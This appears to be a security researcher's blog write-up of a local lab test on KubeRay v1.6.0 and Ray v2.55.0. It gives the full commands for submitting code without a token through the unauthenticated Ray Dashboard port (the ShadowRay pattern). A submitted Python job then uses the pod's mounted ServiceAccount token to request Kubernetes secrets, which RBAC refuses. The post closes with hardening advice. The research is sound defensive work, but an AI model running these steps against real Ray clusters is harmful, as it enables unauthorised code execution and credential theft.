TL;DR: With Ray authentication off, port 8265 accepts job submissions and runs the submitted code inside the dashboard pod without a token. That code can call Kubernetes with the pod’s mounted token, but RBAC sets the limit: on KubeRay v1.6.0 with Ray v2.55.0, the pod’s default ServiceAccount cannot read secrets).
I port-forwarded the Ray Dashboard and opened it in the browser, but it did not ask me to log in (yes, I expected it to). Because of that, I spent some time testing what someone could do if they could reach the cluster over the network.
If you’re curious, here’s the setup I used:
- A three-node Minikube cluster
- Kubernetes v1.34.0
- KVM virtual machines for the nodes
- KubeRay operator v1.6.0
- Ray v2.55.0
I checked the nodes, installed the KubeRay operator and a Ray cluster, and confirmed that the pods were running:
kubectl get nodes

NAME           STATUS   ROLES           AGE     VERSION
minikube       Ready    control-plane   4m46s   v1.34.0
minikube-m02   Ready    <none>          3m45s   v1.34.0
minikube-m03   Ready    <none>          3m29s   v1.34.0

helm install kuberay-operator kuberay/kuberay-operator --version 1.6.0
helm install raycluster kuberay/ray-cluster --version 1.6.0 --set image.tag=2.55.0
kubectl get pods -o wide

NAME                                          READY   STATUS    RESTARTS   AGE     IP           NODE
kuberay-operator-c6db56466-57rl7              1/1     Running   0          3m43s   10.244.1.3   minikube-m02
raycluster-kuberay-head-h9fz9                 1/1     Running   0          107s    10.244.2.2   minikube-m03
raycluster-kuberay-workergroup-worker-p5v8c   1/1     Running   0          107s    10.244.1.4   minikube-m02
I used KVM virtual machines because I want a later container escape test to stop at the VM instead of reaching the host. The pod running the Ray Dashboard is on m03, while the worker pod is on m02. That placement also gives me a clear way to check whether Ray Client can move execution from one node to the other.
I used KubeRay v1.6.0 and Ray v2.55.0 because these versions include the Kubernetes RBAC authentication path documented for KubeRay. And finally, I left authOptions off because I wanted to test what someone could do without it.
The Dashboard Opened Without Authentication
flowchart LR
    A[Client] -->|port 8265\nno token| B[Ray Dashboard\nhead pod]
    B -->|schedule| C[Job Runtime\nhead pod]
    C -->|stdout| B
    B -->|logs + status| A
I started with the Ray Dashboard on port 8265, forwarded the port, and opened it:
kubectl port-forward service/raycluster-kuberay-head-svc 8265:8265

Forwarding from 127.0.0.1:8265 -> 8265
The dashboard opened without asking for a token because Ray starts without authentication by default, and I had left it that way.
In this setup, a client that could reach port 8265 could open the dashboard.
The dashboard also showed the Jobs view.

There was more: port 8265 also accepts job submissions, and I tested that next.
Running Code Without Authentication
I installed Ray CLI v2.55.0 and submitted a Python command that does one simple thing: it prints its hostname.
ray job submit --address http://localhost:8265 -- python -c "import socket; print('RAN_ON:', socket.gethostname())"

Running entrypoint for job raysubmit_Fw7KPZqA2U9hu3nu: python -c "import socket; print('RAN_ON:', socket.gethostname())"
RAN_ON: raycluster-kuberay-head-h9fz9

------------------------------------------
Job 'raysubmit_Fw7KPZqA2U9hu3nu' succeeded
------------------------------------------
The job returned RAN_ON: raycluster-kuberay-head-h9fz9 and succeeded. That hostname belongs to the pod running the Ray Dashboard, and the cluster ran my code there without a token.

I checked the stored logs with the job ID:
ray job logs raysubmit_Fw7KPZqA2U9hu3nu --address http://localhost:8265

Running entrypoint for job raysubmit_Fw7KPZqA2U9hu3nu: python -c "import socket; print('RAN_ON:', socket.gethostname())"
RAN_ON: raycluster-kuberay-head-h9fz9
The logs returned the same hostname, and that confirmed the job ran inside the pod running the Ray Dashboard without a token. This is the ShadowRay pattern, tracked as CVE-2023-48022. Attackers submitted jobs without authentication to run code, mine cryptocurrency, and steal data from exposed Ray clusters.
I could now run code in the same pod, and I was curious: how far could that code reach? I wanted to check the pod’s permissions next.
Checking the Pod’s Kubernetes Permissions
I expected code execution in the pod running the dashboard to give me useful Kubernetes access, because exposed Ray clusters have been used that way in real attacks. The result was narrower.
The first question is what Kubernetes identity the pod uses and whether it carries a token.
kubectl get pod raycluster-kuberay-head-h9fz9 -o jsonpath='{.spec.serviceAccountName}{"\n"}'
default

kubectl get pod raycluster-kuberay-head-h9fz9 -o jsonpath='{.spec.automountServiceAccountToken}{"\n"}'
The pod uses the default ServiceAccount. automountServiceAccountToken is unset, and Kubernetes mounts a token by default. I could run code in a pod that already had a Kubernetes token, and I wanted to know what that token could do.
SA=system:serviceaccount:default:default
kubectl auth can-i --list --as=$SA
kubectl auth can-i get secrets --as=$SA              # no
kubectl auth can-i list pods   --as=$SA              # no
kubectl auth can-i create pods/exec --as=$SA         # no
kubectl auth can-i create serviceaccounts/token --as=$SA  # no
The result was much narrower than I expected. The ServiceAccount could check its own identity and permissions and read public endpoints such as /healthz, /readyz, and /version. It had no access to secrets, pods, nodes, or RBAC.
But this was still the admin’s view because I had asked Kubernetes to act as the ServiceAccount. To find out what an attacker would see from inside the pod, I sent another job without a token:
source ~/ray-venv/bin/activate
pip install "ray[default]==2.55.0"

ray job submit --address http://localhost:8265 -- \
  bash -c 'kubectl auth can-i --list; echo ---; kubectl auth can-i get secrets; kubectl get secrets'

---------------------------------------
Job 'raysubmit_cLy8aPbyTqiH6b23' failed
---------------------------------------

Status message: Job entrypoint command failed with exit code 127, last available logs (truncated to 20,000 chars):
2026-08-09 09:01:53,647 INFO job_manager.py:587 -- Runtime env is setting up.
Running entrypoint for job raysubmit_cLy8aPbyTqiH6b23: bash -c "kubectl auth can-i --list; echo ---; kubectl auth can-i get secrets; kubectl get secrets"
bash: line 1: kubectl: command not found
---
bash: line 1: kubectl: command not found
bash: line 1: kubectl: command not found
That test did not reach Kubernetes. The Ray image did not include kubectl, and the job stopped with exit code 127.
Because Python was already available in the image, I used it with the mounted token to call Kubernetes directly:
ray job submit --address http://localhost:8265 -- python -c '
import ssl
import urllib.error
import urllib.request

path = "/var/run/secrets/kubernetes.io/serviceaccount"
token = open(path + "/token").read()
request = urllib.request.Request(
    "https://kubernetes.default.svc/api/v1/namespaces/default/secrets?limit=1",
    headers={"Authorization": "Bearer " + token},
)
context = ssl.create_default_context(cafile=path + "/ca.crt")

try:
    response = urllib.request.urlopen(request, context=context)
    print(response.status)
except urllib.error.HTTPError as error:
    print(error.code, error.reason)
'

403 Forbidden

------------------------------------------
Job 'raysubmit_r1f4n3X8zaKw2HH2' succeeded
------------------------------------------
The dashboard showed both attempts. The kubectl job failed, and the Python job succeeded after printing 403 Forbidden because the script caught the error.
The default ServiceAccount had a valid token, but RBAC stopped it from reading secrets. If someone gives that ServiceAccount broader permissions, code running in the pod gets those permissions too. If the pod does not call Kubernetes, set automountServiceAccountToken: false to stop mounting the token.
Port 8265 gave me code execution, and now I wanted to see what else the Ray service exposed.
Checking the Other Ray Ports
kubectl get svc raycluster-kuberay-head-svc \
  -o jsonpath='{range .spec.ports[*]}{.name}{"\t"}{.port}{"\n"}{end}'

client      10001
dashboard   8265
gcs-server  6379
metrics     8080
serve       8000
The service exposed five ports. I had already tested 8265, and 6379 was next. This port belongs to GCS, the part of Ray that keeps information about the cluster, including its nodes and resources.
I entered the pod running the Ray Dashboard and opened Python:
kubectl exec raycluster-kuberay-head-h9fz9 -it -- sh
$ python3
Inside Python, I checked whether Ray had provided an auth mode or token, then connected to port 6379 through the service:
import os
from pathlib import Path

print("AUTH_MODE=", os.environ.get("RAY_AUTH_MODE"))
print("AUTH_TOKEN_SET=", bool(os.environ.get("RAY_AUTH_TOKEN")))
print("AUTH_TOKEN_FILE=", (Path.home() / ".ray" / "auth_token").exists())

import ray
ray.init(address="raycluster-kuberay-head-svc:6379")
ray.cluster_resources()
Ray did not have an auth mode or token, but the connection still worked. The last command returned both nodes and their resources. Code running in the dashboard pod could read cluster information without a Ray token.
At this point, I separated what I had tested from what the service only exposed:
- On port
8265, I submitted a job without a token, and the code ran in the dashboard pod. - I did not test Ray Client on port
10001. - On port
6379, I connected to GCS without a Ray token and read cluster resource data. - I did not test the metrics endpoint on port
8080. - I did not test Ray Serve on port
8000.
Two ports now had results: 8265 ran my code, and 6379 returned cluster resource data without a Ray token. Port 10001 was still only a name in the service output. I cannot call it another path to code execution yet.
What the 403 Forbidden Did and Did Not Stop
Ray had already accepted my job and run its command before the Python script called Kubernetes. The 403 Forbidden response stopped only the request to read secrets; it did not undo the code execution inside the pod.
This is where I landed: Ray ran my code without a token, and GCS returned cluster data without one. When that code tried to read Kubernetes secrets, RBAC said no. That was a useful boundary, but it did not make unauthenticated code execution safe.
On a real cluster, I would turn on authOptions, use a NetworkPolicy that lets only expected clients reach the Ray service, and give Ray its own ServiceAccount with limited permissions. If Ray does not need to call Kubernetes, I would also set automountServiceAccountToken: false to leave no token for submitted code to use.
Run It Yourself
If you reproduce this, start with the same local versions and keep the cluster private. The profile I used here is deliberately lax: authOptions is off, the Ray service is reachable through port-forwarding, and the Ray pods use the default ServiceAccount.
One caveat before you read too much into that 403. This was the deliberately lax profile on a local three-node Minikube cluster, pinned to Ray v2.55.0 and KubeRay v1.6.0. A newer version, a different chart, or authOptions being enabled can move where each boundary lands, and I only reached two of the five ports here.
Next: Ray Client on Port 10001
The service still had port 10001 labeled client, and the worker pod was on m02 while the pod running the Ray Dashboard was on m03. I had not sent anything through that port yet. I still did not know whether it would accept a connection without a token, or where it would run a task.
That is where I will pick up next time. I will:
- send a task that prints its hostname
- turn on
authOptionsand run the same requests again - if the task lands on the worker pod, check whether the code stays inside the container and its VM
I will keep publishing this research as I test it. If you run Ray or KubeRay on Kubernetes and want a second pair of eyes on these same boundaries, the authorization checks, the ServiceAccount grants, and the ports that face the network, you can reach me on LinkedIn.
Until next time,
G.